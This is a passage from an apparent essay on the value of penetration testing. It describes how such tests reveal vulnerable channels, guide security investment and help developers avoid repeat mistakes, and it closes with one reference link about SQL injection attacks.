practices are truly effective. They act as a kind of fire drill for businesses. Penetration tests can also provide solutions that will assist firms in not only preventing and detecting attackers, but also in efficiently removing such intruders from their systems. Penetration testing can also reveal which channels in the company or application are the most vulnerable, and hence what additional security technologies or protocols you should invest in. This procedure may reveal a number of critical system flaws you had not considered before. Reports from penetration testing can also help developers make fewer mistakes. When developers understand how a malicious entity launched an attack on an app, operating system, or other piece of software they helped create, they would be more committed to learning more about security and less likely to make similar mistakes in the future.

References

https://www.darkreading.com/attacks-breaches/sql-injection-attacks-represent-two-third-of-all-web-app-attacks